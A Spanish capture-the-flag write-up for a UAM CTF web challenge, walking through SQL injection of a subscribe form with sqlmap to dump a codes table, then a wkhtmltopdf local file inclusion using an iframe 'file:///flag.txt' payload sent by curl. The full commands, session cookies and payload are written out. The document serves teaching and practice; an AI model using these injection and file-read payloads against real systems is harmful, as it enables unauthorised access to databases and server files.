Breaking Bad - Episodio 3

UAM CTF 2020-07-15

El reto

https://unaalmes.hispasec.com/challenges#EPISODIO%203

EPISODIO 3

850

Mr. White está acorralado y sabe que no le queda mucho tiempo. Tratando de diversificar sus negocios, ha invertido en una start-up de desarrollo de aplicaciones web. Creemos que la programación no se le da igual de bien que la <meta>.

Intenta obtener toda la información que puedas.

http://34.253.120.147:1730

La web

Al entrar en el enlace vemos la siguiente página:

ToDo Bad

Welcome

Please login or register to use this service.

Registramos un usuario y accedemos al servicio: una lista de ToDo's

Funcionalidad oculta

Podemos añadir hasta 10 elementos en esta versión de ToDo Bad.

Si miramos el código fuente vemos algo de JS:

```
<!doctype html>
<html>
    <head>
        <title>UAM - Breaking Bad - 3</title>
        <style href="https://code.jquery.com/ui/1.12.1/themes/black-tie/jquery-ui.css"></style>
        <script src="https://code.jquery.com/jquery-3.4.1.min.js"></script>
        <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.min.js"></script>
        </head>

    <body>
        <h1>ToDo Bad</h1>



<h2>usuario's ToDo list</h2>

<ul>

</ul>

<form method="POST">
    <input id="item" name="item" size="20"> <input type="submit" value="Add item"/></p>
</form>



<script type="text/javascript">
  document.getElementById("item").focus();
var _0x1e50=['TOD','log','ish',']:\x20','\x20an','int','nic','ow\x20','men','iro','le\x20','ple','O(h','the'];(function(_0x886df4,_0x1e50a1){var _0x21eb8f=function(_0x40e947){while(--_0x40e947){_0x886df4['push
</script>


    </body>

</html>
```

y al final del código fuente veo esto:


```
<!-- UAM server at http://frontend:1730 -->
```

No sé si me hará falta de momento pero voy a meterlo en mi /etc/hosts y evito tener que acordarme de la ip :P


A simple vista parece que ese JS compone una cadena y registra una función hi(). Si la ejecutamos en la consola:

```
>> hi()
    TODO(how ironic): Finish and enable the print
    implementation
```

Tras probar algunas cosas, accedo a http://frontend:1730/print y hace una redirección a http://frontend:1730/subscribe



Voy a CyberChef para ver si ese wallet esconde algo, y veo que si decodificamos como HEX ese falso wallet...:




no cuela :)

SQL Injection

Vamos a usar SQLMap para encontrar vulnerabilidades en algún campo de los formularios de la página. Para lanzar las peticiones a subscribe necesitaremos el token que nos setea la página al hacer login.


token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbmRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6Iwc

sqlmap -u http://frontend:1730/subscribe --forms
--cookie="token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbmRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6Iwc"



Vemos que el campo code del formulario de subscribe es vulnerable a sql injection. Enumeramos las tablas ejecutando el comando anterior, añadiendo --tables:

sqlmap -u http://frontend:1730/subscribe --forms
--cookie="token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbmRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6Iwc" --tables



vamos a buscar un código válido que nos permita acceder a la zona ‘premium’, así que sacamos los registros de la tabla codes:

sqlmap -u http://frontend:1730/subscribe --forms
--cookie="token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbmRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6Iwc" -T codes --dump

```
Table: codes
[3 entries]
+----+------------------------+
| 64 | code                   |
+----+------------------------+
| 64 | good meth is blue meth |
| 64 | science bitch          |
| 64 | you're goddamn right   |
+----+------------------------+
```

Si uso uno de esos codes en el formulario…

ToDo Bad

Print

You are now a premium member

Just click the button :)

Print!

Ya podemos imprimir nuestra lista de tareas! Al pulsar en el botón recibimos un archivo 'print' y vemos que realmente es un pdf.

```
 13:01:48  ~/Documents/j0n3/uam  file print
print: PDF document, version 1.4
```

En la pantalla de añadir/quitar tareas también nos aparece un enlace para imprimir

ToDo Bad

usuario's ToDo list

Add item

Print

Si analizamos el pdf con exiftool veremos que ha sido generado con wkhtml2pdf 0.12.5

```
13:04:00 ~/Documents/j0n3/uam exiftool -a -G1 print.pdf
[ExifTool]      ExifTool Version Number         : 11.85
[System]        File Name                       : print.pdf
[System]        Directory                       : .
[System]        File Size                       : 16 kB
[System]        File Modification Date/Time     : 2020:07:20 13:01:20+02:00
[System]        File Access Date/Time           : 2020:07:20 13:01:53+02:00
[System]        File Inode Change Date/Time     : 2020:07:20 13:04:00+02:00
[System]        File Permissions                : rw-r--r--
[File]          File Type                       : PDF
[File]          File Type Extension             : pdf
[File]          MIME Type                       : application/pdf
[PDF]           PDF Version                     : 1.4
[PDF]           Linearized                      : No
[PDF]           Title                           :
[PDF]           Creator                         : wkhtmltopdf 0.12.5
[PDF]           Producer                        : Qt 4.8.7
[PDF]           Create Date                     : 2020:07:20 11:01:19Z
[PDF]           Page Count                      : 1
[PDF]           Page Mode                       : UseOutlines
```

wkhtml2pfd

Buscando vulnerabilidades para este generador encontramos esto
https://www.virtuesecurity.com/kb/wkhtmltopdf-file-inclusion-vulnerability-2/

Nos dice que es vulnerable a file inclusion. Vamos a ver cómo podemos aprovecharnos de ello. Al intentar meter este iframe desde el formulario de la página , el generador de pdf casca y encontramos errores como este


```
13:09:26 ~/Documents/j0n3/uam cat print.pdf
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
```

o un iframe vacío en el pdf

ToDo Bad

- Cersei
- Joffrey
- Sandor Cleagane
- Masi HDP
- Troll more
- Troll moooore
- Troll maximum
- Ultimate Troll
-

Debe ser cosa de la codificación. Por defecto, la codificación de un formulario web es application/x-www-form-urlencoded, lo que significa que nuestro contenido esta urlencoded. Además lo podemos ver en el request payload (abajo derecha):



Si cogemos la petición en formato curl (botón derecho sobre la petición, copiar cUrl) podemos editarla enviar el iframe sin codificar y tras unas cuantas pruebas damos con ello :) /flag.txt:

curl 'http://frontend:1730/todo' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-GB,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://frontend:1730' -H 'Connection: keep-alive' -H 'Referer: http://frontend:1730/todo' -H 'Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NzcsInVzZXJuYW1lIjoidXN1YXJpbyIsInJhbmRvbSI6MC4yOTAzNDEzMjk0NDE1MDM3fQ.bhAyo5qiXi3PgieZF-n6tbfEav__zJhA2DcS7nF1Upg' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'item=<**iframe src="file:///flag.txt" height="500" width="500"**>' -L

ToDo Bad

- asd
  UAM{d03255b2e66affef2fd2c86332a26890}
-

peero al meter esta flag en la plataforma vemos que no funciona… wtf?

Al desencriptarlo…

The MD5 hash:

d03255b2e66affef2fd2c86332a26890

was succesfully reversed into the string:

troll_flag_is_troll_you_need_to_scroll

Así que agrandamos el tamaño del iframe para ver qué más hay… grrr


curl 'http://frontend:1730/todo' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-GB,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://frontend:1730' -H 'Connection: keep-alive' -H 'Referer: http://frontend:1730/todo' -H 'Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NzcsInVzZXJuYW1lIjoidXN1YXJpbyIsInJhbmRvbSI6MC4yOTAzNDEzMjk0NDE1MDM3fQ.bhAyo5qiXi3PgieZF-n6tbfEav__zJhA2DcS7nF1Upg' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'item=<iframe src="file:///flag.txt" height="**2500**" width="500">' -L

Volvemos a descargar el pdf y….

> UAM{dfe2e5a16a35044e273ca531939787b8}

...ahí está la verdadera flag no-troll :D

si la desencriptamos dice *_basado_en_hechos_reales_*



Challenge | 11 Solves

Name	Date
jorgectf	5 days ago
r.martinsanta	5 days ago
DarkEagle	5 days ago
GNZL	5 days ago
nachinho3	4 days ago
STesla	4 days ago
JJOR	4 days ago
socialk@s	4 days ago
masi	3 days ago
j0n3	2 days ago
bicacaro	2 days ago

¡Enhorabuena a todos! Ha sido un reto muy chulo donde he aprendido algunas cosas como
- No confiar en la codificación por defecto del navegador.
- Cuidado con las librerías que renderizan html puesto que podrían ser susceptibles de file inclusion.
- SQLMap mola, nunca lo había usado :P
- Julián es un troll… pero ha hecho un reto muy entretenido, ¡muchas gracias!

@_j0n3